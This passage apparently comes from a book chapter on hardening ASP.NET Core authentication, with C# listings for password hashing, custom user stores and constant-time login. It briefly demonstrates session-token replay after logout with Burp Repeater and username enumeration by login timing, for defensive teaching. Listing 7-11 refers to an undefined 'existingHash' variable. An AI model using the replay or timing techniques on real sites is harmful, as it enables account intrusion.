           ? await SignInOrTwoFactorAsync(user, isPersistent)
           : attempt;
}

public virtual async Task<SignInResult>
  CheckPasswordSignInAsync(TUser user,
                           string password,
                           bool lockoutOnFailure)
{
  if (user == null)
  {
    throw new ArgumentNullException(nameof(user));
  }

  //Required checks for email validation, phone validation,
  //etc. removed for brevity

  if (await UserManager.CheckPasswordAsync(user, password))
  {
    //Code to remove lockout removed

    return SignInResult.Success;
  }
```

```
  if (UserManager.SupportsUserLockout && lockoutOnFailure)
  {
    await UserManager.AccessFailedAsync(user);
    if (await UserManager.IsLockedOutAsync(user))
    {
      //Method logs a warning, returns SignInResult.LockedOut
      return await LockedOut(user);
    }
  }
  return SignInResult.Failed;
}
```

Bad news, very few of my complaints are addressed in Listing 7-3. At least it looks like we don't need to use the email as the username; that's just the default setup that Microsoft created.

As for the remaining checks, it's possible that they reside within `UserManager.CheckPasswordAsync`, though that would violate the single responsibility principle. (The single responsibility principle says that a class or method should have one and only one responsibility. The source for ASP.NET itself follows the single responsibility principle to an almost absurd degree, so this is unlikely.) We still need to check that method before coming to any firm conclusions, though.

Before we go there, I want to point out one thing about the code that exists here. Take a look at the very first method. See how the method immediately returns `SignInResult.Failed` if a user with the specified username is not found? While not differentiating between a user not found and password not matching helps prevent information leakage, immediately returning a result rather than continuing processing is precisely why I was able to create the graph that differentiates between valid and invalid usernames simply by looking at processing time. If you look at the next two methods that are called, they each throw an exception if the user is null. This means that if you want to fix information leakage based on login processing time, you will have several lines of code to change.

Note I want to emphasize this: it's likely that you were taught that it is always the appropriate thing to do to limit the amount of processing you need to do to keep server processing to a minimum. *This is not always the best thing to do from a security perspective*. A determined hacker will do anything and everything they can think of to get into your website. Checking processing times for various activities, including but not limited to logging in, is *absolutely* something that a semi-determined hacker will try.

Ok, let's dive into the `CheckPasswordAsync` method in the `UserManager` in Listing 7-4.

Listing 7-4. Relevant source code for UserManager[8]

```
public virtual async Task<bool> CheckPasswordAsync(
  TUser user, string password)
{
  ThrowIfDisposed();
  var passwordStore = GetPasswordStore();
  if (user == null)
  {
    return false;
  }

  var result = await VerifyPasswordAsync(↲
                    passwordStore, user, password);
  if (result == ↲
      PasswordVerificationResult.SuccessRehashNeeded)
  {
    await UpdatePasswordHash(passwordStore, user, ↲
      password, validatePassword: false);
    await UpdateUserAsync(user);
  }
```

[8] https://github.com/dotnet/aspnetcore/blob/release/3.1/src/Identity/Extensions.Core/src/UserManager.cs

```
  //Code to log warning if password doesn't match removed
  return success;
}
```

Ok, let's go back to my original list of complaints and see which ones were fixed:

- Username as email doesn't appear to be a requirement, which is good.
- No password expiration check is present.
- No checks exist to see if the user is logging in from an unknown location.
- No protection against credential stuffing attacks.
- No easy way to notify the user if their password exists on haveibeenpwned.com.

Before I talk about how to fix these issues, there is yet another issue that you need to know about. Best practices state that session tokens should expire after a period of time. What that means can vary from app to app – you may ask your user to log in after the timeout period or you can refresh the timeout period on every page refresh – but sessions should expire after a period of time. And session tokens should *absolutely* be invalidated after a user logs out. The default session tokens in ASP.NET don't. To dig into why, I need to talk a bit about *claims*.

Claim-Based Security in ASP.NET

When a user logs into ASP.NET, instead of creating a session token and mapping it to a user, ASP.NET creates an encrypted token that stores a number of *claims*. Claims may include any number of items, such as a user identifier, roles, user information, etc. By default, ASP.NET includes four different claims in a session token:

- **ClaimTypes.NameIdentifier**: This is the user ID of the logged-in user.
- **ClaimTypes.Name**: This is the username of the logged-in user.

- **AspNet.Identity.SecurityStamp**: This is a value that is generated and stored in the database that is changed when a user changes their credentials. When the stamp changes, the user's session is invalidated.
- **amr**: This stands for Authentication Method Reference, which stores a code stating how the user logged in.[9]

When the framework needs to know if someone is logged in, it can check the list of claims. If the `ClaimTypes.NameIdentifier` is there in the list of user claims, the framework can create a user context using that particular user's information.

I'll talk more about claims later in the chapter, but for now, let's get back to why these claims are inadequate for secure session tracking.

How Session Tokens in ASP.NET Are Broken

If you look at the claims being added to the logged-in user from a security perspective, the `amr` doesn't do much and the `Name` doesn't add much over the `NameIdentifier`. The `SecurityStamp` certainly provides some protection, but as mentioned earlier, it only is changed when credentials change. There's nothing here about session expiration. To prove that the existing session expiration is inadequate, let's reuse a token after it should have been invalidated.

REUSING SESSION TOKENS

To test reusing session tokens, first turn on Burp Suite, and configure the proxy to listen to requests the way we did in Chapter 4. Log in and then go to the home page. Send that request (after you've logged in) to Burp Repeater, as shown in Figure 7-2.

[9] https://tools.ietf.org/html/draft-ietf-oauth-amr-values-00



Figure 7-2. *Burp Repeater of home page after user is logged in*

Next, click *Send* to send the request to the browser. You should get a result similar to Figure 7-3, which shows a response with your username, indicating that you're logged in properly.



Figure 7-3. *Burp Repeater of home page showing user is still logged in*

Log out your session in the browser. This *should* invalidate the session token. It doesn't, though, and you can prove it by resending the same request to the browser and getting a response indicating that you're logged in, as seen in Figure 7-4.



Figure 7-4. *Session token is still valid after logging out*

As a bonus experiment, save the tokens today and try to log in with them a few days from now.

More Problems with the Default Authentication Provider

As you might guess, there are still more problems that I haven't discussed yet. Rather than dig through source code to prove each one, though, I'll just provide a list of issues:

- Default lockout lasts only 5 minutes and doesn't change behavior after multiple lockouts.
- Usernames are not case sensitive.
- PII like email and phone number is stored in plaintext.

- Password hash algorithm is too weak.
- Multiple simultaneous user sessions for a single user are not detected.

So, there are clearly things wrong with the default authentication provider. Let's dig into how to start fixing these issues.

Setting Up Something More Secure

Unfortunately for us, fixing all of these won't be a simple or easy task. There are too many problems spread over too many components. But letting them go is not a good idea, so about the only thing that can be done is to address each of these issues individually. Let's start with the easiest one: password hashing.

Fixing Password Hashes

Fixing the password hashing is an easy step in making our website more secure, and we've already done the hard work in Chapter 3 with the `Hasher` class that implemented the `IPasswordHasher` interface. In that chapter, I simply gave you the new class without really explaining why it was better, so I'll rectify that now. As a reminder, Listing 7-5 shows the new hashing method that I suggested you put in.

Listing 7-5. New and improved PBKDF2 hashing for passwords

```
private string HashPBKDF2(string plainText, string salt,
  bool saveSaltInResult)
{
  var saltAsBytes = Encoding.ASCII.GetBytes(salt);

  string hashed = ByteArrayToString(KeyDerivation.Pbkdf2(
                  password: plainText,
                  salt: saltAsBytes,
                  //.NET 3.1 uses HMACSHA256
                  prf: KeyDerivationPrf.HMACSHA512,
                  //.NET 3.1 uses 10,000 iterations
                  iterationCount: 100000,
                  //.NET 3.1 uses 32 bytes
                  numBytesRequested: 64));
```

```
  if (saveSaltInResult)
    return string.Format("[{0}]{1}{2}",
      (int)HashAlgorithm.PBKDF2_SHA512, salt, hashed);
  else
    return string.Format("[{0}]{1}",
      (int)HashAlgorithm.PBKDF2_SHA512, hashed);
}
```

There are two improvements to point out first because they're relatively straightforward: this upgrades the hash from SHA-256 to SHA-512, and this returns 64 bytes instead of just 32 (the latter because SHA-512 is a 64-byte hash). The other change, changing the iteration count from 10,000 to 100,000, is worth highlighting. If you recall from Chapter 3, PBKDF2 is used to help slow down hash creation, which helps make rainbow tables harder to create. But 10,000 iterations is a relatively small number. I used 100,000 iterations here, but you can adjust this number based on your hardware, number of users, and security needs. And don't forget to replace the default `IPasswordHasher` service with your new and better one!

Protecting Usernames

As mentioned earlier, usernames aren't particularly well protected in the default ASP.NET authentication functionality. Let's start by fixing the more straightforward problem – storing PII (in this case, email addresses) in encrypted, not plaintext, format. To fix this problem, we'll need to implement our own `IUserStore`. To start, let's go over what you'll need to implement in this interface.

Listing 7-6. Properties and methods in the IUserStore interface

```
public interface IUserStore<TUser> :
  IDisposable where TUser : class
{
  Task<string> GetUserIdAsync(TUser user,
    CancellationToken cancellationToken);
  Task<string> GetUserNameAsync(TUser user,
    CancellationToken cancellationToken);
  Task SetUserNameAsync(TUser user, string userName,
    CancellationToken cancellationToken);
  Task<string> GetNormalizedUserNameAsync(TUser user,
    CancellationToken cancellationToken);
```

```
  Task SetNormalizedUserNameAsync(TUser user,
    string normalizedName,
    CancellationToken cancellationToken);
  Task<IdentityResult> CreateAsync(TUser user,
    CancellationToken cancellationToken);
  Task<IdentityResult> UpdateAsync(TUser user,
    CancellationToken cancellationToken);
  Task<IdentityResult> DeleteAsync(TUser user,
    CancellationToken cancellationToken);
  Task<TUser> FindByIdAsync(string userId,
    CancellationToken cancellationToken);
  Task<TUser> FindByNameAsync(string normalizedUserName,
    CancellationToken cancellationToken);
}
```

There are some methods in Listing 7-6 that are relatively straightforward. Methods like `GetUserIdAsync` and `GetUserNameAsync` shouldn't need special treatment, and methods like `DeleteAsync` and `FindByIdAsync` should be simple to implement. But if we're going to encrypt the username, methods like `FindByNameAsync` will need to be changed. It is not practical to expect the application to decrypt all values in the database to search for a user by username, so it makes sense to store the hashed username in the table. We shouldn't store both the hashed and encrypted versions of the username in the same table, so we'll need to store the encrypted versions elsewhere.

Quick side note: your custom `UserStore` object will need to implement other interfaces beyond `IUserStore`. In some cases, if the interface is missing, then an exception will be thrown and the problem is easy to find and fix. In other cases, though, the framework source looks at the user store, looks to see if it implements a particular interface, and if not, skips that functionality. For instance, if your `IUserStore` does not also implement the `IUserLockoutStore`, failed password attempts will no longer be tracked, and you will not get notified. Instead, the lockout functionality simply doesn't work. Not only can this be annoying to debug because it's hard to track down the cause of the problem, it can be dangerous from a security perspective because necessary and expected protections can be ignored. To help alleviate this issue, here are the minimum interfaces you will need to implement in your custom `UserStore` object:

- IUserPasswordStore
- IUserEmailStore

- IUserPhoneNumberStore
- IUserLockoutStore

There are a few others, too, some of which I'll cover later in the book. For now, know that this is an issue, and if something suddenly stops working once you implement a new `UserStore`, check first to see if you're missing an interface implementation on your `UserStore` object.

Getting back to the store itself, here is a very limited example of a new and improved `IUserStore` that shows how usernames and emails could be handled properly. I'll leave details of the encrypted value storage out of this example, but storing them in a different database, or possibly even a different server, helps keep these values away from attackers. You should be able to take these examples and extend them to the other methods in this interface, but you can always look at the source code in the book's GitHub account for the full source if you want it, located here: https://github.com/Apress/adv-asp.net-core-3-security.

Listing 7-7. Properties and methods in the IUserStore interface

```
public class CustomUserStore : IUserStore<IdentityUser>
{
  private readonly IHasher _hasher;
  private readonly ApplicationDbContext _dbContext;
  private readonly ICryptoStoreSimulator _cryptoStore;

  public CustomUserStore(IHasher hasher,
                         ApplicationDbContext dbContext,
                         ICryptoStoreSimulator cryptoStore)
  {
    _hasher = hasher;
    _dbContext = dbContext;
    _cryptoStore = cryptoStore;
  }

  public Task<IdentityResult> CreateAsync(IdentityUser user,
    CancellationToken cancellationToken)
  {
    var userName = user.UserName;
    var email = user.Email;
```

```
var normalizedUserName = user.NormalizedUserName;
var normalizedEmail = user.NormalizedEmail;

//Set values to hashed values for saving
//If you use ADO.NET directly,
//you won't have to use this work-around
user.UserName = _hasher.CreateHash(user.UserName,
  _cryptoStore.GetUserNameSalt(),
  BaseCryptographyItem.HashAlgorithm.SHA512, false);
user.Email = _hasher.CreateHash(user.Email,
  _cryptoStore.GetEmailSalt(),
  BaseCryptographyItem.HashAlgorithm.SHA512, false);
user.NormalizedUserName = _hasher.CreateHash(
  user.NormalizedUserName,
  _cryptoStore.GetNormalizedUserNameSalt(),
  BaseCryptographyItem.HashAlgorithm.SHA512, false);
user.NormalizedEmail = _hasher.CreateHash(
  user.NormalizedEmail,
  _cryptoStore.GetNormalizedEmailSalt(),
  BaseCryptographyItem.HashAlgorithm.SHA512, false);

_dbContext.Users.Add(user);
_dbContext.SaveChanges();

_cryptoStore.SaveUserEmail(user.Id, email);
_cryptoStore.SaveUserName(user.Id, userName);
_cryptoStore.SaveNormalizedUserEmail(user.Id,
  normalizedEmail);
_cryptoStore.SaveNormalizedUserName(user.Id,
  normalizedUserName);

//Set these back to the original for
//processing in the website
user.UserName = userName;
user.Email = email;
user.NormalizedUserName = normalizedUserName;
user.NormalizedEmail = normalizedEmail;
```

```
    return Task.FromResult(IdentityResult.Success);
  }

  public Task<IdentityUser> FindByNameAsync(
    string normalizedUserName,
    CancellationToken cancellationToken)
  {
    var hashedUserName = _hasher.CreateHash(
      normalizedUserName,
      _cryptoStore.GetNormalizedUserNameSalt(),
      BaseCryptographyItem.HashAlgorithm.SHA512, false);
    var user = _dbContext.Users.SingleOrDefault(
      u => u.NormalizedUserName == hashedUserName);

    if (user != null)
    {
      user.UserName = _cryptoStore.GetUserName(user.Id);
      user.Email = _cryptoStore.GetUserEmail(user.Id);
      user.NormalizedUserName =
        _cryptoStore.GetNormalizedUserName(user.Id);
      user.NormalizedEmail =
        _cryptoStore.GetNormalizedUserEmail(user.Id);
    }

    return Task.FromResult(user);
  }

  public Task<string> GetNormalizedUserNameAsync(
    IdentityUser user, CancellationToken cancellationToken)
  {
    return Task.FromResult(user.NormalizedUserName);
  }
}
```

Caution This example does not take into account the possibility that the new encrypted value might be saved but the new hash value not. Depending on your ability to accept risk, you can leave this as it is and just ask users to re-save any information that is out of sync, otherwise you can put in try/catch logic that saves everything to its previous state if problems arise.

The three methods in Listing 7-7 are pretty representative of the implementations you'll need for all methods in this interface. Let's examine each in more detail:

- **CreateAsync**: This method shows you how you should save hashed information in the table, but encrypted information elsewhere. To make this work, you not only need to store the hashed data in the object before saving, but you also need to set the values back before returning. You may, of course, refactor the encrypted information saving so it is more elegant and maintainable.
- **FindByNameAsync**: If you store information in hashed format, you will need to hash data to do comparisons. This method shows you how to do that.
- **GetNormalizedUserNameAsync**: Many of the methods within the `IUserStore` interface do very little beyond retrieving specific properties out of the user object. While this may seem unnecessary at first, it is one way of allowing programmers to use essentially whatever type of user object they want in the framework.

Reminder If you do end up implementing your own `IUserStore`, the framework will expect the object that implements the `IUserStore` interface will also implement `IUserPasswordStore` and `IUserEmailStore`, along with others.

You should notice that the searches look for the *normalized* version of the username and not the unaltered version. This means that the username comparisons are still case insensitive, which is problematic from a security perspective. But the fix for that is in the `UserManager` object, so we'll fix that problem when we're in the `UserManager` to fix other issues.

Finally, don't forget to replace the default `IUserStore` implementation with your new and improved one.

Preventing Information Leakage

At the beginning of the chapter, you saw a graph with the execution times of login attempts of legitimate vs. bad usernames. While this seems like a difficult attack to pull off, it is really a low-risk, high-reward way to pull user information out of your database. (Reminder: if you're using email addresses as usernames, pulling usernames also pulls PII.) So, we should fix that of course. Unfortunately, this fix isn't particularly easy. We need to make sure that the code execution path is as similar as possible between when a user exists and not, and the code for this process exists in the `SignInManager` and the `UserManager`. Overriding the needed methods can be awkward at times, but let's dive in anyway. Let's start with a custom `SignInManager` class.

Listing 7-8. Class declaration and constructor for a custom SignInManager

```
public class CustomSignInManager : SignInManager<IdentityUser>
{
  public CustomSignInManager(
    UserManager<IdentityUser> userManager,
    IHttpContextAccessor contextAccessor,
    IUserClaimsPrincipalFactory<IdentityUser> claimsFactory,
    IOptions<IdentityOptions> optionsAccessor,
    ILogger<SignInManager<IdentityUser>> logger,
    IAuthenticationSchemeProvider schemes,
    IUserConfirmation<IdentityUser> confirmation) :
  base(userManager, contextAccessor, claimsFactory,
    optionsAccessor, logger, schemes, confirmation)
  { }
}
```

Listing 7-8 contains a pretty standard class declaration. There are a couple of things worth highlighting, though:

- The base SignInManager object expects a generic placeholder for the user class. You could make your class generic too, but since you know what the user class is, you can also just hard-code the class and skip the generics.
- Because you are extending the base SignInManager, you need to call the base constructor with all expected parameters. These change relatively often, so expect extra work upgrading to new versions of the framework.

Now that you have a class, let's look at the first few methods that the framework uses to log in, except this time altered to accommodate code execution without a valid user. To make things easier, you can just copy the existing methods from the source code and make the changes you need.

Listing 7-9. Overridden methods in the SignInManager to log in

```
public override async Task<SignInResult> PasswordSignInAsync(
  string userName, string password,
  bool isPersistent, bool lockoutOnFailure)
{
  var user = await UserManager.FindByNameAsync(userName);

  //if (user == null)
  //{
  //  return SignInResult.Failed;
  //}

  return await PasswordSignInAsync(user, password,
    isPersistent, lockoutOnFailure);
}

public override async Task<SignInResult> PasswordSignInAsync(
  IdentityUser user, string password,
  bool isPersistent, bool lockoutOnFailure)
{
```

```
  //if (user == null)
  //{
  //  throw new ArgumentNullException(nameof(user));
  //}

  var attempt = await CheckPasswordSignInAsync(
    user, password, lockoutOnFailure);
  return attempt.Succeeded ?
    await SignInOrTwoFactorAsync(user, isPersistent) :
    attempt;
}
```

As you can see in Listing 7-9, the login mechanism calls the version of `PasswordSignInAsync` with a username and password, and the only change necessary here is to remove the null check which immediately returns `SignInResult.Failed`. But that method calls `PasswordSignInAsync` with a user instead of username, which also needs to be changed to skip null checks.

Similar changes will need to be made in `CheckPasswordSignInAsync`, code for which can be found in the book's GitHub repository. That method calls `UserManager.CheckPasswordAsync`, which also needs to be changed to support our new approach. First, let's dive into the class declaration and constructor in Listing 7-10.

Listing 7-10. Class declaration and constructor for a custom UserManager

```
public class CustomUserManager : UserManager<IdentityUser>
{
  public CustomUserManager(
    IUserStore<IdentityUser> store,
    IOptions<IdentityOptions> optionsAccessor,
    IPasswordHasher<IdentityUser> passwordHasher,
    IEnumerable<IUserValidator<IdentityUser>> userValidators,
    IEnumerable<IPasswordValidator<IdentityUser>>
      passwordValidators,
    ILookupNormalizer keyNormalizer,
    IdentityErrorDescriber errors,
    IServiceProvider services,
    ILogger<UserManager<IdentityUser>> logger) :
  base(store, optionsAccessor, passwordHasher,
```

```
    userValidators, passwordValidators, keyNormalizer,
    errors, services, logger)
  { }

  //Implementation later
}
```

Like the SignInManager, we can create a class that hard-codes our user object. Also, like the SignInManager, we have to create a constructor that passes all the necessary services to the original base class. There's nothing new here, so let's just dive right into the methods that we need to override in Listing 7-11.

Listing 7-11. UserManager updates to prevent username information leakage

```
public override async Task<bool> CheckPasswordAsync(
  IdentityUser user, string password)
{
  ThrowIfDisposed();
  var passwordStore = GetPasswordStore();

  var result = await VerifyPasswordAsync(passwordStore,
    user, password);
  if (result == ↲
    PasswordVerificationResult.SuccessRehashNeeded)
  {
    //Remove the IPasswordStore parameter so we can call
    //the protected, not private, method
    await UpdatePasswordHash(user, password,
      validatePassword: false);
    await UpdateUserAsync(user);
  }

  var success = result != PasswordVerificationResult.Failed;
  if (!success)
  {
    var userId = user != null ?
                 GetUserIdAsync(user).Result :
                 "(null)";
```

```
    Logger.LogWarning(0, "Invalid password for user ↲
      {userId}.", userId);
  }
  return success;
}

protected override async Task<PasswordVerificationResult>
  VerifyPasswordAsync(IUserPasswordStore<IdentityUser> store,
    IdentityUser user, string password)
{
  //Start original code
  //var hash = await store.GetPasswordHashAsync(
  //  user, CancellationToken);
  //if (hash == null)
  //{
  //  return PasswordVerificationResult.Failed;
  //}
  //End original code

  //Start new code
  string hash;

  if (user != null)
    hash = await store.GetPasswordHashAsync(
      user, CancellationToken);
  else
    hash = "not a real hash";
  //End new code

  if (hash == null)
  {
    return PasswordVerificationResult.Failed;
  }
  return PasswordHasher.VerifyHashedPassword(
    user, existingHash, password);
}
```

The only code in `CheckPasswordAsync` worth pointing out is that this needed to accommodate a null user when logging an invalid password event, but otherwise everything here should be straightforward. The code to talk about is in `VerifyPasswordAsync`. You can't just call `store.GetPasswordHashAsync` directly because you would get a `NullReferenceException` if the user is null. So, you need to add a null check and pass in a value for your existing hashed password (which cannot, under any circumstance, actually match a hashed password) if the user is null. This allows the system to hash something for every credentials check, severely reducing the difference in the amount of processing needed in the login processes for legitimate vs. missing usernames.

Note The `store` in this case is a class that implements `IUserPasswordStore`. Since we've already implemented our own store, instead of adding a fake password in `UserManager`, you could also update the `GetPasswordHashAsync` method to return a fake password if the user is null. This isn't safe, though, and could cause a number of bugs. I'd stick with adding the check in the `UserManager`.

An easier, but easier to detect, way for a hacker to check for existence of particular usernames in the system is to register usernames. If a registration is not successful, the attacker knows that no one with that username exists. Fixing this problem requires some logging, though, so let's revisit that once we get to the chapter on logging (Chapter 9).

Making Usernames Case Sensitive

As long as we're in the `UserManager`, let's take a moment to fix the case insensitivity of the usernames during the login process. First, we need to update the `FindByNameAsync` method. Here is the original code.

Listing 7-12. The original UserManager FindByNameAsync method

```
public virtual async Task<TUser> FindByNameAsync(
  string userName)
{
  ThrowIfDisposed();
  if (userName == null)
```

```
  {
    throw new ArgumentNullException(nameof(userName));
  }
  userName = NormalizeName(userName);

  var user = await Store.FindByNameAsync(
    userName, CancellationToken);

  // Need to potentially check all keys
  if (user == null && Options.Stores.ProtectPersonalData)
  {
    //Code if user is null, which we can leave as-is
  }
  return user;
}
```

You can see pretty easily in Listing 7-12 where the username is normalized, but merely removing the normalization will break the code completely because the `Store` is expecting a normalized username. Changing the `FindByNameAsync` method in the `Store` so it compares against the non-normalized username may break other things. But since you have created your own `CustomUserStore` object, you can create a new method. I won't show this new method in the store because it is just a search by the hashed username, but here is the new code for the `UserManager`.

Listing 7-13. New code for finding a user in UserManager

```
IdentityUser user;

if (Store is CustomUserStore)
{
  user = await ((CustomUserStore)Store).↲
    FindByNameCaseSensitiveAsync(userName, CancellationToken);
}
else
{
  userName = NormalizeName(userName);
  user = await Store.FindByNameAsync(userName,
    CancellationToken);
}
```

The code in Listing 7-13 is a little awkward since you can't use the service as-is, and instead cast the `Store` as a `CustomUserStore`. You could also create another interface and make the `CustomUserStore` implement it with this method, which would better match the patterns that the ASP.NET team established. Either way, call the new method in the `Store` that searches against the username, not normalized username.

Note If you recall the "fail open" vs. "fail closed" discussion from earlier, you may notice that this code fails open, meaning if the system is misconfigured, your website will default to using normalized names during the login process. It would be perfectly reasonable to fail closed here and throw an exception if the `Store` cannot be cast as a `CustomUserStore`.

Protecting Against Credential Stuffing

There are several things that you can do to protect against credential stuffing, but most of them require a more robust logging framework than what ASP.NET Core provides out of the box. I'll dive into credential stuffing in detail after I've discussed how to create a decent security-focused logging framework. Until then, I can at least talk about how to check to see if existing credentials have been stolen via haveibeenpwned.com.

This website has two APIs: one to check whether a username (emails only) has been included in a breach and another to check whether a password has. Ideally, you'd be able to test for both on each login and prompt the user to change their credentials if a match is found, but the service won't allow this to prevent people from misusing the service. Since we don't have what I would consider an ideal solution, we can still check to see if a password exists in the database during a password change attempt.

The API works by allowing you to send the first five characters of a SHA-1 hash; then you can get all the hashes that match, along with the number of times that hash shows up in the database. For instance, to find the word "password" in the database, you would

1. Hash the word "password" using a SHA-1 hash, which results in "5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8".
2. Take the first five characters of the hash (5baa6), and pass them to the service via a GET request like this: `https://api.pwnedpasswords.com/range/5baa6`.

After doing this, you'll get a set of results with each line containing the remaining 35 characters of the hash and a count of the times it was found in a breach. For instance, the hash for the word "password" looks like this: "1E4C9B93F3F0682250B6CF8331B7EE68FD8:3730471". And yes, that means that this password has been found more than three million times in this database.

You may well decide to set a threshold before informing the user. For instance, you may decide to inform the user only if the password has been found at least ten times, but your specific implementation will vary depending on the specific needs of your app.

